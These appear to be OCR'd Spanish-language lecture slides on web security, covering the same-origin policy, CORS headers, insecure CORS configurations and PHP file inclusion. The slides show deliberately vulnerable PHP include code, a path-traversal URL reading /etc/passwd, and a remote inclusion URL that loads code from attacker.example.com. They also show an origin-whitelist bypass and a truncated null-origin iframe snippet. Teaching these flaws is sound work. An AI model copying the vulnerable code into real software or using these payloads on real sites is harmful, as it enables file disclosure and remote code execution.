
SOP



http://normal-website.com/example/example.html


URL accessed	Access permitted?
`http://normal-website.com/example/`	Yes: same scheme, domain, and port
`http://normal-website.com/example2/`	Yes: same scheme, domain, and port
`https://normal-website.com/example/`	No: different scheme and port
`http://en.normal-website.com/example/`	No: different domain
`http://www.normal-website.com/example/`	No: different domain
`http://normal-website.com:8080/example/`	No: different port*

CORS



Access-Control-Allow-Origin: ¿qué origen está permitido?
Access-Control-Allow-Credentials: ¿también se aceptan solicitudes cuando el modo de credenciales es incluir (include)?
Access-Control-Allow-Headers: ¿qué cabeceras pueden utilizarse?
Access-Control-Allow-Methods: ¿qué métodos HTTP están permitidos?
Access-Control-Expose-Headers: ¿qué cabeceras pueden mostrarse?
Access-Control-Max-Age: ¿cuándo pierde su validez la solicitud preflight?
Access-Control-Request-Headers: ¿qué header HTTP se indica en la solicitud preflight?
Access-Control-Request-Method: ¿qué método HTTP se indica en la solicitud preflight?
Origin: ¿de qué origen proviene la solicitud?

CORS




Configuraciones inseguras:


- access-control-allow-origin controlado desde el cliente.
  Origin: Reflected
- errores de parseo de headers (Origin)
  Permitir todo lo que termina en: trusted.com
  => attackertrusted.com
- Origin null permitido (whitelisted)
  Usar un sandboxed iframe envía Origin: null

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
```

FI (File Inclusion)




File Inclusion



```php
<?php
if (isset($_GET['language'])) {
    include($_GET['language'] . '.php');
}
?>
```

- Remote
- Local

Local File Inclusion




La aplicación permite incluir archivos locales.

```
*/
$file = $_GET['file'];

/**
* Unsafely include the file
* Example - filename.php
*/
include('directory/' . $file);
```

```
http://example.com/?file=../../../../etc/passwd
```

Remote File Inclusion



La aplicación permite incluir contenido remoto.

```
$file = $_GET['file'];

/**
* Unsafely include the file
* Example - index.php
*/
include($file);
```

```
http://example.com/?file=http://attacker.example.com/evil.php
```

Lo que estábamos esperando